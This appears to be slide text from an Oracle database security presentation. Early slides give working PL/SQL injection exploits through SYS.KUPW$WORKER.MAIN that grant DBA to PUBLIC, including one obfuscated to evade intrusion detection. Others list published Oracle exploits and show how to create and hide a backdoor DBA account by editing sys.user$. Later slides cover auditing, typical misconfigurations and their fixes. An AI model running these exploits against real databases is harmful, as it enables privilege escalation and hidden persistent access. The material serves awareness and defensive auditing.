
```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
 commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and
 1=dbms_sql.execute('||myc||')--');
END;
/

set role dba;
revoke dba from public;
```

Ways to hack an Oracle database – SQL Injection VIII

Exploit with cursor and IDS evasion

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
 pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz
 (rsphm uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmn
opqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and
 1=dbms_sql.execute ('||myc||')--');
END;
/

set role dba;
revoke dba from public;
```

Ways to hack an Oracle database – SQL Injection III



[exploits/shellcode]


-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2008-01-28	Oracle 10g R1 xdb.xdb_pitrig_pkg Buffer Overflow Exploit (PoC)	3038	R	D	Sh2kerr
2008-01-28	Oracle 10g R1 xdb.xdb_pitrig_pkg PLSQL Injection (change sys password)	4275	R	D	Sh2kerr
2008-01-28	Oracle 10g R1 pitrig_truncate PLSQL Injection (get users hash)	3009	R	D	Sh2kerr
2008-01-28	Oracle 10g R1 pitrig_drop PLSQL Injection (get users hash)	2832	R	D	Sh2kerr
2007-10-27	Oracle 10g LT.FINDRICSET Local SQL Injection Exploit (IDS evasion)	5192	R	D	Sh2kerr
2007-10-27	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit (2)	4086	R	D	bunker
2007-10-27	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit	2894	R	D	bunker
2007-10-23	Oracle 10g CTX_DOC.MARKUP SQL Injection Exploit	6017	R	D	Sh2kerr
2007-07-19	Oracle 9i/10g evil views Change Passwords Exploit (CVE-2007-3855)	5532	R	D	bunker
2007-04-26	phpOracleView (include_all.inc.php page_dir) RFI Vulnerability	4778	R	D	Alkomandoz Hacker
2007-03-27	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit	4844	R	D	bunker
2007-03-27	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit v2	3948	R	D	bunker
2007-03-10	Oracle 10g (PROCESS_DUP_HANDLE) Local Privilege Elevation (win32)	3761	R	D	Cesar Cerrudo
2007-02-26	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit v2	3655	R	D	bunker
2007-02-26	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit v2	4112	R	D	bunker
2007-02-26	Oracle 10g KUPV$FT.ATTACH_JOB SQL Injection Exploit v2	3546	R	D	bunker
2007-02-26	Oracle 10g KUPW$WORKER.MAIN SQL Injection Exploit v2	4810	R	D	bunker
2007-02-23	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit	4512	R	D	bunker
2007-02-23	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit	5471	R	D	bunker
2007-02-22	Oracle 10g KUPV$FT.ATTACH_JOB Grant/Revoke dba Permission Exploit	3894	R	D	bunker
2007-02-22	Oracle 10g KUPW$WORKER.MAIN Grant/Revoke dba Permission Exploit	4763	R	D	bunker
2007-02-05	Oracle 9i/10g DBMS_EXPORT_EXTENSION SQL Injection Exploit	5598	R	D	bunker
2007-01-23	Oracle 10g SYS.KUPV$FT.ATTACH_JOB PL/SQL Injection Exploit	3522	R	D	Joxean Koret
2007-01-23	Oracle 10g SYS.KUPW$WORKER.MAIN PL/SQL Injection Exploit	3634	R	D	Joxean Koret
2007-01-23	Oracle 10g SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE PL/SQL Injection	5111	R	D	Joxean Koret
2006-12-19	Oracle <= 9i / 10g File System Access via utl_file Exploit	7091	R	D	Marco Ivaldi

Ways to hack an Oracle database – invisible users

Create an user with DBA privileges


```
Create user hacker identified by hacker;
Grant dba to hacker;
```

Enterprise Manager (Java)



Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HACKER
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS
MGMT_VIEW
MOBILEADMIN
OLAPSYS
ORDPLUGINS
ORDSYS
OUTLN
PUBLIC

Database Control (Web)



Database: ora10g3 > Users

Users

Search


Name

To run an exact match search or to run a case sensiti

Results

Select	UserName △	Account S
●	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HACKER	OPEN
○	HTMLDBALEX	OPEN

Quest TOAD




User
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_010500
FLOWS_FILES
HACKER
HTMLDBALEX

Ways to hack an Oracle database – invisible users

Hide this user


```
update sys.user$ set datats#=777;
Commit;
```

Enterprise Manager
(Java)



Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS

Database Control
(Web)



Database: ora10g3 > Users

Users

Search


Name

To run an exact match search or to run a case sensi

Results

Select	UserName △	Account
●	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HTMLDBALEX	OPEN
○	HTMLDB_PUBLIC_USER	OPEN

Quest
TOAD



User
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_010500
FLOWS_FILES
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER

Ways to hack an Oracle database – invisible users

Even if not visible we can still connect:


```
sqlplus hacker/hacker
```

Problems? You always have problems…

Where are the solutions?

Where should we start?

Starting…



1. Start with 2-3 typical databases

2. Try to identify generic problems (PW, Listener, ...)

3.Fix the problems

4. Setup/ Modify Policy

5. Scan more DBs

Where to start – Identify 2 or 3 databases

- Most databases (80-90%) in an organization have the identical setup. They are created with the same setup scripts and vary only in the application running on that database or some components (e.g. XMLDB, …).
- If you find issues in the configuration of 1 database these issues will be available in all other databases with the same setup
- An analysis of 2-3 typical databases gives a good impression about the over-all security level.
- Perform a manual audit and/or run a database scanner (e.g. AppDetective, NGSSquirrel or Repscan)

Where to start – Identify 2 or 3 databases – Typical Issues

- Insecure TNS-Listener configuration
  (no password in 8i/9i), (password in 10g)
- Weak / Default passwords with checkpwd
  (no default passwords in 10g, application password is often identical with the username: APP/APP)
- Dangerous packages granted to public
  (Oracle's default settings: UTL_TCP, UTL_HTTP, HTTPURITYPE, DBMS_SQL)
- Latest (non-security) patchset is missing (e.g. 10.2.0.4)
- No Oracle Security Patch (CPU) applied
- Unsecure application code
  (SQL Injection in custom PL/SQL code)

Where to start – Identify 2 or 3 databases – Resolution

- 8i/9i: Set a listener password and change the listener shutdown scripts
  10g/11g: Remove the listener password
  TIME: less than 5 min per DB

- Weak / default passwords
  Try to change weak passwords, Analyze the application, …
  TIME: 1-6 months per DB

- Dangerous packages granted to public
  (Oracle's default setting: UTL_TCP, UTL_HTTP, HTTPURITYPE, DBMS_SQL)
  TIME: less than 5 min per DB)


Useful Software for Oracle in company environments

- Special software could help you to deal with the problems mentioned in this presentation
  - Monitoring / Patching Solution
    (e.g. Sentrigo Hedgehog)
  - Database Scanner for companies
    (e.g. Repscan from Red-Database-Security)

Useful Software – Sentrigo Hedgehog

